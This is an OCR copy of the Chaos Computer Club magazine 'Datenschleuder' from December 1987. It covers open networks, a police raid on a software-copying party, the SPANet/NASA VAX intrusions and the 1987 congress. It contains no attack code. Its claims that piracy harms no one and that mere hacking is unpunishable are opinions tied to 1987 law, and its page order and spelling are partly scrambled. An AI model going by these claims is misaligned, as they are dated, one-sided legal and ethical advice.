Es gibt zwei Möglichkeiten, mit den kommenden Problemen umzugehen: Eine intelligente und eine weniger intelligente: Die weniger intelligente wird gerade vom BKA praktiziert. Die intelligente wäre, wenn das BKA mit den Hackern an einem Strang ziehen würde - und diese in der Forderung nach Offenen Neizen unterstützen würde. Es ist manchmal vernünftig, auf die zu hören, die mehr Erfahrungen im Umgang mit der Zukunft haben.

Wenn die Zukunft Perspektive haben soll, muß man sich von bestimmten Denksstrukturen, vom Freund-Feind-Schema, verabschieden - auf beiden Seiten. Das wird für manche ein schmerzhafter Prozeß werden. Es bleibt, will man den Informationskrieg vermeiden, nur die Forderung nach Offenen Neizen. Wo Information frei ist, braucht nichts versteckt zu werden, der Psychokrieg um die Verstecke entfällt, denn wir brauchen niemanden, der in vermeintlichen Verstecken schnüffeln muß. Sicherheit durch absolute



Offenheit beinhaltet gleichzeitig die für jede Demokratie notwendige Übersicht über die laufenden Entwicklungen. Freie Daten, lautet die Forderung für die Zukunft - und das ist gemeint, wenn Hacker die maschinenlesbare Regierung fordern.

Der Effekt dieses Hacker-Grundsatzes trat bereits 1967 am Massachusetts Institute of Technology (MIT) zu Tage. Als ein Projektleiter am MIT die Einführung von individuellen Paßwörtern anordnete, brachten die Hacker das neue Programm immer wieder zum Absturz und schrieben ihrerseits ein fehl "kill system", einzugeben brauchte - schon blieb der Rechner einfach stehen. Ein paar Neugierige probierten diesen Befehl aus, doch als sie erlebten, daß der Rechner tatsächlich abstürzte, machte niemand mehr von dieser Möglichkeit gebrauch.

Der Nachhilfe-Unterricht für's BKA sollte deshalb weniger auf technischer Ebene laufen, sondern als Seminar für Zukunftsfragen gestaltet werden.

juli 280145 Okt 87 BEREICH CLINCH OFFEN



### IMPRESSUM

Die Datenschleuder Numero 24 - Dezember 1987

Das wissenschaftliche Fachblatt für Datenreisende

D-2000 Hamburg 20  
Schwenckestraße 85

Geoniet : Geo I.-Chaos-Team

CLINCH : Chaos-Team

Btx : \*Chaos\*

tel : 040-4903757 / 040-483752

Herausgeber und V&SdP: Reinhard Schrutzki

Mitarbeiter (u.a.):

DDT, A. Eichler, P. Franck, H. Grusel, Herwart Holland-Moritz, jwi, KS, M. Kuehn, Andy M.-M., J. Nicolas, padelun, Poetronic, S. Stahl, S. Wernery, TAM, svem, JACULIE, CHAIS, d'fz.

Nachdruck für nichtgewerbliche Zwecke bei Quellenangabe erlaubt.

Unter Ereignisdruck im Selbstverlag.



## Bit-Napping

padeluun und Rena Tangens von der Galerie Art d'Ameublement in Bielefeld sind dem Computerfreund bereits durch ihre PUBLIC DOMAIN-Veranstaltungen im Bunker Ulfenwall bekannt. Anlässlich der von ihnen im vergangenen Monat durchgeführten BIT-NAPPING-PARTY-V1.0 sah die Kripo - scharf gemacht von einer großen Softwarefirma - sich veranlaßt, eine Hausdurchsuchung vorzunehmen.

"Raubkopieren". Welch unschönes Wort. Niemand raubt. Eigentlich heißt es "Softwaretausch". Der Artikel von César/Stöpsel in der letzten DATEN-SCHLEUDER und die Hausdurchsuchung in Bielefeld erfordern eine Stellungnahme.

Schon immer bestaunte ich die Diskettenkästen bei den Kids. Hunderte von Disketten, jede drei Mark teuer - mal mehr - mal weniger. "Hast Du...?", meine naive Frage. "Kann sein, falls ich's nicht gelöst habe." Fast immer die gleiche Antwort. Und bei "Zeig mal was" der Griff in die Kiste. Diskette einlegen und - ja, und dann kommt ein INTRO. Die Cracker haben in 'zweistündiger Arbeit' mal eben das Unmögliche möglich gemacht. Da stellt der ATARI plötzlich 46000 (?) Farben gleichzeitig auf dem Schirm dar, der AMIGA bringt ein fünfminütiges gesampeltes Musikstück 'rüber' und der gute alte C64 wird bis über den Bildschirmrand hinaus mit formatfüllenden höchstauflösenden Farbgrafiken aufgepeppt.

Ich weiß, daß das alles technisch unmöglich ist und vor meinen Augen passiert es. Und. Was hat das mit 'Raubkopien' zu tun? Die kommen dann hinter dem INTRO. Und bevor die KINGSOFT- oder AKIOLA-

Programme auch nur die geringste Chance haben, gesehen zu werden, sind sie auch schon ausgeschaltet und das nächste INTRO wird eingelegt. Hier und da schaut man sich auch mal ein Programm an. BECKER-TEXT gefällt WORDPLUS-Benutzern recht gut. Da ich schon lange keine Computerzeitschriften mehr kaufe, hätte ich von der Existenz dieses Programmes nie erfahren. Wenn nicht, ja, wenn nicht in Bielefeld die BIT-NAPPING-PARTY-V1.0 stattgefunden hätte.

## Festnahme und 'Frühstück danach'

Schon der Titel der Veranstaltung sagt alles. Schlaf-säcke und Rechner sollten mitgebracht werden, gerücheweise verbreitete sich die Nachricht bis hinein in die größeren Softwarehäuser: daß da fälschungssichere und durchnummerierte Einladungskarten unterwegs waren. Die Bit-Napping-Party für sich war ein voller Erfolg. Wir lachten selber über unsere Sicherheitsvorkehrungen. In Bielefeld mußte sich der Gast erst einmal bei der Anlaufadresse melden, und von dort aus wurden die einzelnen Gäste zum Ort des Geschehens geschickt.

Das eigentlich Erstaunliche spielte sich (wie wir erst 'beim Frühstück danach' erfahren) kurz nach dem letzten Einlaßschluß draußen auf der Straße vor der Anlaufadresse ab. Ein junger Herr, der leider etwas zu spät kam und niemanden mehr antraf, spürte eine Hand auf der Schulter und wurde das erste Mal in seinem Leben 'vorläufig festgenommen'. Er wurde mit auf's Revier genommen und in seinen Taschen fand man neben einigen Disketten ('Alles Originalsoftware', grinst einer der Beamten) auch - natürlich, denn ohne diese kein Einlaß - eine Einladungskarte. Wo er diese her habe. Nun und das stand ja groß und breit drauf: Art d'Ameublement. Die Leute mit der MODERNSTEN KUNST hatten zur 'CrackerFete' geladen.

Der junge Mann, der Montags beim Frühstück von seiner Festnahme berichtete, erzählte Unglaubliches: Videokameras lagen da rum und Spiegelreflexkameras und mindestens sechs Kripo-Beamte wären daran beteiligt gewesen und hätten ihn erzählt, daß 'eine Anzeige von außerhalb vorliegen würde' und daß ihre Taktik gewesen wäre, reinzustürmen und erst mal alles zu vilmen und zu fotografieren. (Allerdings mußte der Türsteher immer erst mal den Schlüssel holen gehen...). Die Erzählungen klangen seltsam. Wir erzählten die Geschichte gerne weiter, aber haben sie eigentlich nicht so recht geglaubt.

Drei Tage später, Punkt 14 Uhr (da beginnen unsere galenstischen Geschäftszeiten) standen drei Herren im Laden. Ja, richtig, die Kripo. Und da standen sie nun mit Hausdurchsuchungsbefehl für Laden, Privatwohnung, Keller, Speicher und Auto. Ob wir mit der Hausdurchsuchung einverstanden seien, eine Frage, die man stets nur verneinen kann. Der Bitte um Aushändigung der Liste mit Namen und Adressen aller Gäste konnten wir nicht nachkommen, denn selbst wenn sie existieren würde - könnte doch schließlich niemand von uns erwarten, daß wir sie bei uns aufbewahren würden. Dieser Argumentation konnten sich auch die Beamten nicht verschreiben.

## Ganz heiße Leute

Sie waren freundlich, und freundlich zeigten wir ihnen den Computer (wir waren gerade dabei, Rechnungen zu schreiben), das Diskettenlager, und schon nach 10 Minuten war unser Anwalt zur Stelle. Dann wurde grob oberflächlich die Geschäftskorrespondenz durchgesehen und anschließend erzählte uns der Beamte noch, daß der 'Anzeiger' noch zum Besten gegeben hätte, daß wir 'ganz heiße Leute' seien. Wir hätten auch den (ich kann das Wort nicht mehr hören) NASA-Hack mitgemacht.

Wieso erzählt jemand so etwas? Und die Antwort war sämtlichen Parteien klar: Die 'Bullen' sollten heiß gemacht werden, damit sie sich auf jeden Fall der Bit-Napping-Party annehmen. Auch die Polizisten fühlten sich von den Software-Firmen regelrecht mißbraucht. Nett wurde der Dialog, als Rena der Leiter der Aktion einen Aufkleber vom FoBuD e.V. anbot und der Herr nur trocken antwortete, daß er gerade überlegen würde, ob er ALLE mitnehmen sollte. Er unterließ es. Alles, was beschlagnahmt wurde, waren etwa 60 Originale mit Seriennummern und etwa ebenso viele Raubkopien: Der Rest der Einladungskarten und übriggeliebene fotokopierte Stadtpläne. Für die Besucher von außerhalb, damit sie den Ort des Geschehens leichter finden. Natürlich ohne Kreuzchen an der betreffenden Stelle.

Es ist anscheinend nicht die einzige Veranstaltung, die 'hochgenommen' werden sollte. Wir hatten Glück, daß wir uns aus den (uns selbst unsinnig erscheinenden) Sicherheitsvorkehrungen einen Sport gemacht haben. Ohne sie wäre die fröhliche Party sehr viel eher beendet gewesen, ein Zentralcomputer (oder Kareikasten?) mit einer Menge überflüssiger Personaldaten gefüttert worden und einige Eltern wären vermutlich aus allen Wolken gefallen.

Aber einen Fehler sollten 'Veranstalter' und 'Gäste' von solchen Partys nicht machen: Kriminalroman spielen. Nur weil es unangenehm ist, wenn die Exekutive in den Disketten herum schnüffelt, muß man sich nicht einmischen. Im Gegenteil. Je offener und aufrechter ein jeder zu seinen Handlungen steht, desto weniger lassen sich die Hacker und Cracker und Kids und/oder wie sie alle heißen, in die Kriminalität drängen. FREE FLOW OF INFORMATION ist mehr als nur 'Hacker-Ethik'.

Ich möchte hier an dieser Stelle nur wenig über 'Profis' verlauten lassen. (Bezüglich der Diskussion Geld/nicht Geld für Raubsoftware). Der 'Profiraubkopierer' hat einen Job mit 60 Wochen-Arbeitsstunden, der sich in seiner Eintönigkeit kaum von einem Fabrikjob unterscheidet. Manche Menschen brauchen halt neben dem neuesten Video und dem abgefahrensten Drink auch stets die neueste Version von MacMillomatPlusTM. Ich sehe dies als ein Suchtproblem an, das sich aus dem Wesen des Mediums selbst ergibt. Diese Sucht ist nur über den - auch professionellen - Graumarkt zu befriedigen; bei einem Durchschnittseinkommen von 1x-Mark-fuffzig Taschengeld.

Geschadet wird tatsächlich niemandem, denn kaufen würde trotzdem niemand das Zeug. Die Verkaufszahlen der Ballerspiele sind - so haben Befragungen des Fachhandels ergeben - immens hoch. Verurungen wird niemand in den Softwarefirmen. Höchstens die freien Programmierer, die sich die Programme für viel zu wenig Geld abkaufen lassen. Das Suchtproblem, das die Jagd nach der immer neuesten Software darstellt, sehe ich selber als relativ harmlos an. Es erledigt sich eines Tages von selbst.

Ein jeder stellt fest, daß diese Welt keine ausschließlich elektronische ist und daß es unmöglich ist, ein Programm in seine Freundin einzugeben und daß es vielleicht an der Zeit wäre, erst einmal sprechen zu lernen. Die kopierten Spiele machen es schon seit langem keinen Spaß mehr. Sie werden lediglich kopiert und weitergegeben. Für Telepathie gibt's keine FTZ-Nummer, und Bier schmeckt in Gesellschaft immer am Besten. Weitermachen.

Art d'Ameublement  
Rena Tangens & padeluun

CLINCH/POETRONIC/PADELUUN/28.11.87/20:28/8522





## AufgeDECT

Editorial des DECKBLATT Nr. 11, 1987

"Das darf doch gar nicht wahr sein, mag sich manch einer gedacht haben, als bekannt wurde, daß eine kleine Gruppe deutscher Hacker weit über 100 Rechner im wissenschaftlichen SPANet geknackt haben, darunter so "kapitale" Systeme wie die der NASA oder des Kernforschungszentrums CERN in Genf. Das darf doch nicht wahr sein, wird man vor allem bei DEC gedacht haben. Denn sämtliche geknackten Rechner waren VAXen unter VMS. Und gerade VAX/VMS hatte DEC doch immer als eines der sichersten Betriebssysteme überhaupt bezeichnet. Eine Einschätzung, die übrigens auch das amerikanische Verteidigungsministerium teilte.


War der "Superhack" ein Jux? Eine kriminelle Handlung? Oder war es gar eine ausgewachsene Spionage-Affäre, wie der britische Guardian argwöhnte? "Super-Stoff für Ost-Agenten", so meldet auch "Bild", sei den Hackern in die Finger geraten. John le Carré läßt grüßen. Spionage war das sicher nicht - dazu haben diese Hacker einfach nicht das Format. Ganz im Gegenteil, sagt auch der Chaos Computer Club. Sie wollten auf Sicherheitslücken aufmerksam machen. So ein schönes Motiv. Schade, daß sie es erst bekanntgegeben haben, nachdem sie sowieso entdeckt worden waren.

Lassen wir uns doch nichts vormachen. Da haben junge Leute mit Computer und Modem gespielt - hier und da auch mal einen Rechner geknackt. Dann kam über die elektronische Post ein neues Spielzeug. Kein Schaukelpferd, ein trojanisches. Solch neues Spielzeug will ausprobiert sein, und das SPANet bot sich als Spielwiese geradezu an.

Es muß die DEC-Leute hart getroffen haben. Nie werden sie müde, die Offenheit ihrer VAX-Architektur zu betonen. Und nun kommt die Bestätigung ausgerechnet aus der falschen Ecke. Aber DEC ist selber schuld. Nicht unbedingt wegen des Fehlers im Betriebssystem - das sollte zwar nicht passieren, aber welches große Software-Produkt ist schon vollkommen fehlerfrei? Vorwerfen muß man DEC vielmehr, daß der Hersteller auch nach Bekanntwerden des Fehlers - und das ist innerhalb schon einige Monate her - nicht sofort reagierte.



Der Spiegel



Schuld sind aber auch die System-Betreiber selbst. Hundertprozentige Sicherheit ab Werk ist eine Utopie. Es ist auch und vor allem Aufgabe der System-

Manager, für die Sicherheit ihrer Rechner zu sorgen. Und diese Pflicht wird gerade in Forschungseinrichtungen oft aufs Größte vernachlässigt. Forscher wollen forschen, und daher ist es nicht selten, daß ein Student das System magart - so nebenbei. Es soll auch heute noch Rechner unter VMS 4.4 und 4.5 geben, auf denen die DEC-Patches nicht installiert sind. Wenn ich einem Einbrecher meinen Haus-schlüssel gebe, darf ich mich nicht wundern, wenn anschließend etwas fehlt.

Mittlerweile hat DEC den Fehler behoben. Die notwendigen Patches sind ausgeliefert, eine neue VMS-Version steht ebenfalls seit einiger Zeit zur Verfügung. VMS ist wieder eines der sichersten Betriebssysteme der Welt. Das war es tatsächlich auch vorher schon, die Einschätzungen von DEC und dem DoD (Department of Defense) waren so falsch nicht. Es gibt kein Betriebssystem, in das Hacker nicht eindringen können, wenn sie es nur wirklich wollen. Daß es gerade DEC getroffen hat, hat eigentlich nur einen Grund: Die anderen Betriebssysteme waren den Hackern nicht interessant genug. Außerdem - wo findet man sonst noch so ausgedehnte Netze? Insofern war der Superhack ein Kompliment für DEC.

Hat er DEC denn nun eigentlich geschadet? Ein wenig am Image hat er schon gekratzt - das ist halt so eine dumme Eigenart, negativer Schlagzeilen. Aber schauen wir uns doch einmal einen der sensibelsten Sensoren an - Wall Street. Der Aktienkurs von DEC hat nicht den geringsten Rückschlag hinnehmen müssen. Im Gegenteil!"

Thomas Hertel (stellvertretender Chefredakteur)

Seite 8

## CCC und NASA

Viel Rauch um nichts

(SZ) - Neulich saßen sie wieder zusammen, die Jungs vom Chaos-Computer-Club in Hamburg, spezialisiert auf Einbrüche in Elektronenhirne aller Art, und hackten und zapften/drahteten und kabletten/schalteten und warteten.

Einer las gähmend Volkszählungsdaten eines statistischen Landesamtes, der zweite schmuggelte mittels eines Ostberliner Redaktionssystems das Wort Glasnost in den Aufmachern des Neuen Deutschland vom nächsten Tag, der dritte versuchte die Ketchup-Formel eines internationalen Hamburger-Konzerns zu finden. Da rief der vierte: "Mööösch, ich bin bei der NASA!" Die anderen sprangen herbei, und nichtig, da stand auf dem Bildschirm: "Guten Tag, hier ist die amerikanische Raumfahrtbehörde." Zwar handelte es sich bloß, wie sich herausstellte, um den elektronischen Abfallkorb der NASA, in den man vorgedungen war, aber man weiß ja, daß es die Abfallprodukte der Weltraumforschung in sich haben. "1) Teflonpfanne" stand da, "2) Schwerekräftenabhängiger Kugelschreiber". Dann kam es: "3) Rauchfreie Zigarette".

Dem folgenden Text war zu entnehmen, daß sich in den Siebziger Jahren eine Forschungsgruppe mit der Frage beschäftigt hatte, wie man Astronauten auch während eines Weltraumfluges das Rauchen ermöglichen könnte. Die Zigarette dürfte, so hieß es, erstens keine Asche hinterlassen, weil in der Kapsel kein Platz für Aschenbecher sei, und sie dürfte zweitens keinen Rauch entwickeln, denn der Blick auf die Sterne müsse frei bleiben. Ein geheimer Forschungsauftrag wurde an die amerikanische Zigarettenfirma R.J. Reynolds vergeben, deren Technikern das unmöglich erscheinende gelang: Tabak ersetzten sie durch Tabakextrakt, Geschmacksstoffe, Glycerin und ähnliche Leckerereien, ein Kohlestück an der Spitze sorgte für glühend heiße Luft zum Einatmen. Leider verschwand die Erfindung dann im NASA-Computer, weil der amerikanische Geheimdienst herausgekratzt hatte, daß die Russen Nichtraucher als Astronauten einsetzen, um sich einen Vorsprung im All zu verschaffen.

Nun ist die Sache doch an die Öffentlichkeit gekommen. Als die NASA entdeckte, daß Hamburger Chaoten bei ihr eingedrungen waren, informierte sie sofort den Vorstandsvorsitzenden von R.J. Reynolds.

Seite 9

## Wirtschaftsdaten

Digital Equipment Corporation

Digital Equipment GmbH  
Freischützstrasse 91  
8000 München 81  
Tel.: 089/9591-0  
Telex 5 215 780  
Bx 20898  
Telefax 089/9591-1010

DEC in Zahlen (Alle Angaben in Mio DM)

	1983	1984	1985	1986
Teilkonzernumsatz	461	616	913	1092
Veränderung in %	+6	+34	+47	+20
Beschäftigte	1490	1886	2456	3055
Bilanzsumme	233	367	485	533
Grundkapital	8	20	40	85
Rücklagen	12	-	6	6
Sachanlagen	32	38	62	115
Beteiligungen	-	-	-	-
Liquide Mittel	10	8	17	19
Personalaufwand	101	117	156	211
Investitionen	17	25	53	91
Jahresüberschuß	1,8	4,7	7,5	10,3

nolds, der unverzüglich eine Pressekonferenz einberief und bekanntgab, seine Firma wolle mit einer

rauchlosen Zigarette den von militanten Nichtraucher bedrängten US-Markt erobern. Die NASA erwähnte er nicht. Das war am Montag, gerade ein Tag, bevor die Hacker aus Hamburg mit ihrer Pressekonferenz so weit waren. Wer sollte ihnen die Wahrheit noch glauben? Sie berichteten also bloß allgemein von einer geknackten NASA-Datenbank Namens Space Physics Analysis Network und erwähnten den Abfallkorb nicht. Aber Lesern, welche die Zusammenhänge hinter den Nachrichten des Tages suchten, verraten wir mehr: Es ist kein Zufall, daß - ebenfalls am Montag dieser Woche - das Biele-Institut (Frankfurt) etwas hektisch die Erfindung einer schmelzfesten Schokolade für Kinder bekanntgab.

Quelle: Süddeutsche Zeitung, 17.9.87



Der Spiegel

## Die internationale Hackerparty

### Chaos Communication Congress 1987

Zum viertem Mal veranstaltet der CCC in Hamburg seinen Communication Congress. Wie schon in den vergangenen Jahren treffen sich zwischen den Feiertagen Datenreisende, Telefonfracks, Informationspfadfinder, Funkmaniacs, Netzflaneure, Bitniks, Hacker und Hacken zur Internationalen Hackerparty. Entgegen anderslautenden Veröffentlichungen startet der Congress am Sonntag dem 27. Dezember um 10 Uhr und endet am Montag dem 28. Dezember gegen 21 Uhr. Veranstaltungsort ist, wie in den vergangenen Jahren, das Eidelstedter Bürgerhaus, Elbgaustraße 12, in Hamburg Eidelstedt.

#### "Offene Netze - Jetzt!"

Der Congress steht dieses Jahr unter dem Motto: "Offene Netze - Jetzt!". Weiterhin geht es um "Hacker und Staat" (Hintergründe der Nasa-Story, Packmanmanagement beim CCC, Bundespolizei und Hacker, sowie einer Diskussion über Perspektiven der Hacker-Szene). Juristische Workshops erläutern die "Tarife fürs Hacken". Weiterhin Infos über Verschlüsselung und Verschleierung. Vorgestellt wird auch ein neues Konzept zur Vernetzung von Mailboxsystemen (BixNet). Der genaue Congressfahrplan wird erst Mitte Dezember vorliegen und dann sogleich über die Netze verbreitet. Spannung und Aktion werden jedoch garantiert.

Wegen der sehr schlechten Terminlage - kurz nach Weihnachten - beginnt der Aufbau am Congress-Ort schon am Donnerstag dem 24. Dezember. Am Vormittag des Heiligen Abend wird die Telekommunikations-Infrastruktur (internes Telefon- und Datennetz) verlegt. Am 1. und 2. Weihnachtstag wird der Congress eingerichtet. Helfer und Referenten können ab dem 24. Dezember am Tagungsort eintriften. Auswärtige Gäste werden ab Samstag (2. Weihnachtstag) eingelassen und erhalten abends ihre Schlafplätze zugewiesen. Übernachtungsmöglichkeiten werden von Samstag bis Montag bereitgehalten.

Der eigentliche Laubhirschtages



Die Datenbäckerei



trägem ist, wie in den vergangenen Jahren, aus Datenschutzgründen untersagt. Im Rahmen der Pressearbeit werden TV-Teams anwesend sein. Nicht ausgeschlossen werden kann, daß staatliche Dienststellen den Congress als Datenregister verwenden möchten. Aus diesem Grund sollte jeder Teilnehmer dementsprechend vorsichtig sein. Die Projektierung wird täglich eine Überprüfung auf Verwanzung vornehmen und ein Frühwarnsystem für größere Polizeiaktionen vorbereiten. Für alle Fälle werden mehrere Anwälte der Veranstaltung beizubringen.

Alle Teilnehmer benötigen dieses Jahr ein Paßfoto für den Congress-Ausweis. Die Congress-Ausweise haben sich bei der letztjährigen Bombendrohung und der anschließenden Räumung als äußerst nützlich erwiesen. Minderjährige erhalten gekennzeichnete Congress-Ausweise und müssen die Räume bis 22 Uhr verlassen (Jugendschutzgesetz).

Die Teilnahmegebühr beträgt für Mitglieder (CCCeV) und Minderjährige DM 15,-, für Pressevertreter DM 50,- und für alle anderen DM 20,-. Die Beträge können zukünftig nur so günstig gestaltet werden, wenn nicht wie im letzten Jahr Telefone und Modems im Wert von über DM 2000,- verschwinden!

Wir rechnen dieses Jahr mit 400 bis 600 Teilnehmern. Eine rechtzeitige Voranmeldung sichert auch bei Überfüllung noch den Einlaß. Voranmeldung durch Einzahlung auf Post giro (BLZ 200 100 20) Konto 599090-201 für den CCCeV. Bitte den Beleg mitbringen!

Schlafplätze sollte man sich privat besorgen. Wer es sich leisten kann, dem sei ein preiswertes Zimmer auf der Reeperbahn (da gibts nachts noch was zu beißen) empfohlen. Für Ausnahmefälle hat der CCC mehrere Nachtlager (Schlafsaal) von Samstag bis Montag in petto.

Ab Heiligabend ist die Congress-Mailbox unter der Rufnummer 040-5704065 (38nID) erreichbar. Die Congressredaktion beantwortet Fragen zum inhaltlichen Geschehen unter der Rufnummer 040-5705696. Die Projektleitung und Vermittlung ist unter 040-5705708 erreichbar.

Weitere Informationen können im Vorfeld über die CLINCH-Mailbox 040-6323517 (38nID) abgerufen werden. Die CCC Geschäftsstelle ist unter 040-4903757 erreichbar. Für Referenten und Organisationsfragen ist die Bix-Redaktion unter 040-483752 (VOICE!!!) erreichbar.

Seite 11

Seite 10


Hier nochmal die wichtigsten Telefondaten:

Vorbereitung:  
CCC-Geschäftsstelle: 040-490 37 57  
Bix-Redaktion (Congressorganisation): 040-48 37 52  
CLINCH-Mailbox (38nID): 040-632 35 17

Durchführung:  
Congressmailbox (38nID): 040-570 40 65  
Congressredaktion (Pressestelle): 040-570 56 96  
Projektleitung und Vermittlung: 040-570 57 08

Der Chaos Computer Club hofft auf rege Teilnahme, so daß wie in den vergangenen Jahren Communication und Information im Vordergrund der Veranstaltung stehen.


S.Wernery 291914 Nov 87 BEREICH RED CONGRESS CCC87



© 291914 Nov 87

## ANATOMY OF A HACKER

PART TWO: SURVIVAL





## Congressredaktion

Die CCC Pressestelle am Congress

Hamburg (CCC87) - Die Congress-Redaktion hat für dieses Jahr eine umfangreiche Berichterstattung vorbereitet. Vom 26. bis einschließlich 28. Dezember werden wir aktuelle Meldungen, Hintergrundberichte, Features, Dokumentationen, den Pressespiegel und bei Bedarf Interviews anbieten. Dieser neue Congress-Service dient in erster Linie zur internen Kommunikation, wird darüber hinaus aber auch für Presse, Funk und Fernsehen produziert. Zudem soll getestet werden, inwieweit es gelingt, für die Dauer des Congresses eine eigene Medien-Infrastruktur aufzubauen und zu betreiben. Mit größeren Katastrophen ist zu rechnen. Zur Verbreitung stehen folgende Medien zur Verfügung:

- Congress-Zeitung
- aktueller Tagesdienst (?)
- ggf. Bildschirmtext
- Congress-Mailbox
- Mailboxdrucker (Hardcopies für Pinwand)
- Amateurfunkfernsehen

### Congress-Zeitung


Die Congress-Zeitung ist auch in diesem Jahr eine Sonderausgabe der DATENSCHLEUDER. Wir werden uns bemühen, die Congress-Zeitung während der laufenden Veranstaltung zu produzieren. Die Congress-Zeitung wird die interessantesten Meldungen aus dem allgemeinen Nachrichtenangebot enthalten.

### aktueller Tagesdienst

Sofern notwendig und technisch zu realisieren, werden zwei mal täglich Kurzmeldungen mit einer Zusammenfassung der wichtigsten Ereignisse als DIN-A-4 Fotokopie unter den Congress-Teilnehmern verteilt. Beabsichtigt sind bis zu acht Kurzmeldungen a neun Zeilen. Darüber hinaus sollen bei Bedarf auch die CCC87-Pressemitteilungen verteilt werden.

### ggf. Bildschirmtext

Eine Auswahl des aktuellen Tagesdienstes, aufbereitet mit zusätzlichen Informationen werden ggf. im Bildschirmtext angeboten. Der Btx-Dienst wird zusätzlich auf der Congress-Mailbox im Brett Chaos unter der Betreffkennung CCC87/btx eingespült.



Seite 12

### Congress-Mailbox

Die Congress-Mailbox ist unter der Rufnummer 040/576 76 65 zu erreichen. Sie ist zum einen die Schnittstelle nach außen und gleichzeitig das elektronische Informationsmedium des Congresses. Es ist ein stündliche ablaufendes Internat zwischen FIDO-Net, Congress-Mailbox und anderen Netzen vorgesehen. Mit diesem Service soll versucht werden, von außen kommende Informationen direkt in laufende Veranstaltungen einzubringen. Box-Betreiber im FIDO-Net sollten sich überlegen, ob sie für die Zeit des Congresses ein Brett CCC87 einrichten wollen. Aus Kapazitätsgründen ist eine Übersetzung ins Englische nicht möglich. Wer interessante Informationen übersetzen und auf die internationale Ebene hieven will, sei dazu herzlich aufgefordert. Sämtliche Meldungen haben Netzwerkfreigabe.

**Mailbox-Drucker (Hardcopies für Pinwand)**  
Sämtliche von der Congress-Redaktion produzierte Meldungen, sowie alle Informationen die über FIDO und andere Netze ankommen, werden als Hardcopy an eine Pinwand vor der Congress-Redaktion ausgehängt. Damit hat jeder Congress-Teilnehmer die Möglichkeit, sich einen Überblick zum gesamten Nachrichtenaufkommen zu verschaffen.

### Amateurfunkfernsehen

Vorgesehen ist eine Direktübertragung laufender Veranstaltungen. Sofern keine Veranstaltungen laufen, ist daran gedacht, vorproduzierte Videobänder einzuspielen. Zudem sind kurze Nachrichtenblocks geplant, die von einem Sprecher verlesen werden. Die Nachrichten liefert die Congress-Redaktion. Dadr der Nachrichtenblöcke max. fünf Minuten. In den Sendepausen wird die Congress-Mailbox auf den Sender geschaltet.

Die Congress-Redaktion (Pressestelle) hat einen eigenen Telefonanschluß. **Unter der Rufnummer 040/570 56 96 werden Presseanfragen beantwortet.** Zudem übernimmt die Redaktion in diesem Jahr die Organisation für Interviews.

### Das Meldungsangebot im Einzelnen:


Wir beginnen am 26. Dezember mit einer Auftaktmeldung (60 Zeilen) und einigen vorbereiteten, zeitlosen Features bzw. Hintergrundberichten. Vorgelesen ist ein Hintergrund zum Amateurfunkfernsehen, sowie Einführungsbeiträge zu wichtigen Ver-

## Merkwürdig

Eines schönen Tages klingelt unser nettes, weißes Telefon. Ein Herr meldet sich plump vertraulich und wollte einen 'Einführungskurs' ins Hacken haben. Er bot Geld. Wir hatten gerade keine Zeit und baten zur Terminvereinbarung um seine Telefonnummer. Er ziehe gerade um und würde sich wieder melden, sagte der Unbekannte. Wir haben nie wieder etwas von ihm gehört.

padeluun

CLINCHI/CHAOS/PADELUUN/25.11.87/23:15/404 Z.



## Eine andere Ansicht

Stoopsel veröffentlichte in der letzten DATENSCHLEUDER zwei Artikel zu Hackern und Geiseln ("Die neuen Tarife fürs Hacken"). Hier nun eine Gegenmeinung in Kurzform.

Zu §202a: Es ist entscheidend, was man unter "verschaffen von Daten" versteht. Christoph Bühler definiert es wie folgt: "Grundsätzlich versteht man hierunter die Übernahme der tatsächlichen Verfügungsgewalt und des wirtschaftlichen Wertes zu eigenen Zwecken (bzw. bei Var. 2 die Übernahme für einen Dritten und des wirtschaftlichen Wertes zu eigenen Zwecken des Dritten." weiter führt er aus: "Daher sind beispielsweise auch die sog. 'Hacker', die sich mit einem bloßem Kenntnisverschaffen begnügen, strafrei nach §202a S. 1." (Zitiert nach: Christoph Bühler, "Ein Versuch, Computerkriminalität als Handwerk zu legen", Das Zweite Gesetz zur Bekämpfung der Wirtschaftskriminalität, MDR 6/1987)

Zu §303b: "Gestört" ist das entscheidende Wort. Wann ist eine DV-Anlage gestört? Die NASA-Rechner sind wegen der Trojanischen Pferde nicht gestört, nicht einmal in ihrer Funktion beeinträchtigt, eher um Funktionen erweitert.

asterix



Seite 13

anstaltungshemmen. Diese Meldungen werden in die Congress-Mailbox eingespült und haben in der Be-  
treffzeile die Kennung CCC87:

In diesem Jahr werden alle Referenten gebeten, von ihrem Vorbereitungsmaterial eine Kurzfassung zu schreiben, bzw. ihre Texte der Congress-Redaktion zur Verfügung zu stellen. Während der laufenden Veranstaltungen werden diese Inhaltsangaben in die Congress-Mailbox eingespült.

+ **ACHTUNG: Presserechtlich gilt das geschriebene Wort +**

Sofern wir personell dazu in der Lage sind, werden Mitglieder der Congress-Redaktion gezielt an den Veranstaltungen teilnehmen und das Wesentliche protokollieren. Diese Informationen werden als Zusammenfassung des Diskussionsverlaufs ebenfalls in die Congress-Mailbox eingespült. Im Rückkanal werden wir Anfragen, Beiträge und inhaltliche Anmerkungen, die uns über die Congress-Mailbox zugesandt wurden, stellvertretend in die laufenden Veranstaltungen einbringen.

Zwischendurch wird die Box mit bunten Meldungen vom Rande des Congresses beliefert. Wichtige Ereignisse werden als Kurzmeldungen verbreitet. Je nach Bedarf, werden wir kurze Hintergrundinformationen aus dem umfangreichen CCC-Archiv einspielen.

### Personelle Besetzung

Für die Congress-Redaktion werden noch vier fähige Mitarbeiter gesucht. Voraussetzungen zur Mitarbeit sind:

- Starke Nerven und die Fähigkeit, auch im Umgang den Überblick zu halten.
- Eigenständiges Arbeiten im Team mit der Fähigkeit, zwischen Informationsgeröll und Wesentlichem unterscheiden zu können.
- Meldungen schnell schreiben zu können.
- Eine ordentliche Portion Humor und Kreativität.
- sowie die Fähigkeit, Wunder zu vollbringen.

JWI 011256 Dez 87 BEREICH KONGRESS CRED1

asterix



## Begriffsvernebelung

### Zum Thema Raubkopieren

